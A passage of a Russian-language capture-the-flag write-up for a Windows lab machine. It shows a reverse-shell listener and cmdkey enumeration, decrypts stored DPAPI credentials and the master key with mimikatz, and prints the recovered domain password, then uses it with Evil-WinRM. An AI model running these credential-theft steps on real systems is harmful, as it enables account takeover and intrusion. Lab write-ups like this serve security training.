
```
rlwrap nc -nlvp 5432
listening on [any] 5432 ...
connect to [10.10.16.143] from (UNKNOWN) [10.10.11.3] 64334

PS C:\Program Files\LibreOffice 5\program> whoami
office\ppotts
PS C:\Program Files\LibreOffice 5\program>
```

Сессия пользователя ppotts

Пользователь hhogan

Одно из мест, которые всегда стоит проверять в поисках пути для повышения привилегий, — сохраненные учетные данные.

```
cmdkey /list
```




```
PS C:\Users\ppotts\Desktop> cmdkey /list

Currently stored credentials:

    Target: LegacyGeneric:target=MyTarget
    Type: Generic
    User: MyUser

    Target: Domain:interactive=office\hhogan
    Type: Domain Password
    User: office\hhogan
```

Сохраненные учетные данные

Менеджер учетных данных содержит сохраненный пароль пользователя `office\hhogan`. Для хранения данных Credman использует механизм DPAPI. Блобы с данными хранятся в каталоге `%APPDATA%\Roaming\Microsoft\Credentials`.

```
Get-ChildItem -Hidden C:\Users\ppotts\AppData\Roaming\Microsoft\
Credentials\
```




```
PS C:\Users\ppotts\Desktop> Get-ChildItem -Hidden C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials\


    Directory: C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          5/9/2023   2:08 PM            358 18A1927A997A794B65E9849883AC3F3E
-a-hs-          5/9/2023   4:03 PM            398 84F1CAEEBF466550F4967858F9353FB4
-a-hs-         1/18/2024  11:53 AM            374 E76CCA3670CD9BB98DF79E0A8D176F1E
```

Содержимое каталога Credentials

При попытке расшифровать BLOB без мастер-ключа при помощи **mimikatz** мы получим guid нужного нам ключа (поле `guidMasterKey`).

```
mimikatz.exe "dpapi::cred /in:C:\Users\ppotts\AppData\Roaming\
Microsoft\Credentials\18A1927A997A794B65E9849883AC3F3E" "exit"
```



```
mimikatz(commandline) # dpapi::cred /in:C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials\18A1927A997A794B65E9849883AC3F3E
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data


  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : 88fdf043461d4913a49680c2cf45e8e6
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : b68952824efb5374f396ef024b7f4f56
  dwDataLen          : 00000098 - 152
  pbData             : 0c1483543655e1eee285cb5244a83b72932723e88f937112d54896b19569be22aeda49f9aec91131dab8edae525506e7aa4861c98d6776835
b8800171f26639df136e45eb399341ab216c81cf753aecc5342b6b212d85a46be1e2b45f6fcebd140755ec9d328c6d66a7bab635346de54fee236a63d20507
  dwSignLen          : 00000014 - 20
  pbSign             : 3a5e83bb958d713bfae523404a4de188a0319830
```


Содержимое блоба данных

Мастер-ключ хранится в зашифрованном на ключевой информации пользователя виде в файле вот по такому пути:

```
%APPDATA%\Roaming\Microsoft\Protect\<SID>\<guidMasterKey>
```

Так как мы работаем в сессии пользователя, мастер-ключ которого нам нужно получить, можем использовать механизм `/rpc`. Он поможет нам получить важную информацию, которая позволит расшифровать мастер-ключ.


```
mimikatz.exe "dpapi::masterkey /in:C:\Users\ppotts\AppData\Roaming\
Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107\
191d3f9d-7959-4b4d-a520-a444853c47eb /rpc" "exit"
```



Получение мастер-ключа

Теперь используем полученный мастер-ключ, чтобы расшифровать блоб.

```
mimikatz.exe "dpapi::cred /in:C:\Users\ppotts\AppData\Roaming\
Microsoft\Credentials\84F1CAEEBF466550F4967858F9353FB4 /masterkey:
87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde9
9ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166"
 "exit"
```




```
mimikatz(commandline) # dpapi::cred /in:C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials\84F1CAEEBF466550F4967858F9353FB4 /masterkey:87eedae4c65e0db47fcbc3e7e3
aadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data


  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : 649c4466d5d647dd2c595f4e43fb7e1d
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : 32e88dfd1927fdef0ede5abf2c024e3a
  dwDataLen          : 000000c0 - 192
  pbData             : f73b168ecbad599e5ca202cf9ff719ace31cc92423a28aff5838d7063de5cccd4ca86bfb2950391284b26a34b0eff2dbc9799bdd726df9fad9cb284bacd7f1ccbba0fe140ac16
2c2f4d3be1de025f0a68988fa9d633de943f7b809f35a141149ac748bb415990fb6ea95ef49bd561eb39358d1092aef3bbcc7d5f5f20bab8d3e395350c711d39dbe7c29d49a5328975aa6fd5267b39cf22ed
9fc97
  dwSignLen          : 00000014 - 20
  pbSign             : 21bfb22ca38e0a802e38065458cecef00b450976

Decrypting Credential:
 * masterkey     : 87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000be - 190
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 5/9/2023 11:03:21 PM
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:interactive=OFFICE\HHogan
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : OFFICE\HHogan
  CredentialBlob : H4ppyFtW183#
  Attributes     : 0
```

Учетные данные пользователя

Так как новый пользователь состоит в группе «Пользователи удаленного управления», можно получить доступ, используя службу WinRM. В этом нам поможет утилита **Evil-WinRM**.

```
evil-winrm -u 'hhogan' -p 'H4ppyFtW183#' -i 10.10.11.3
```

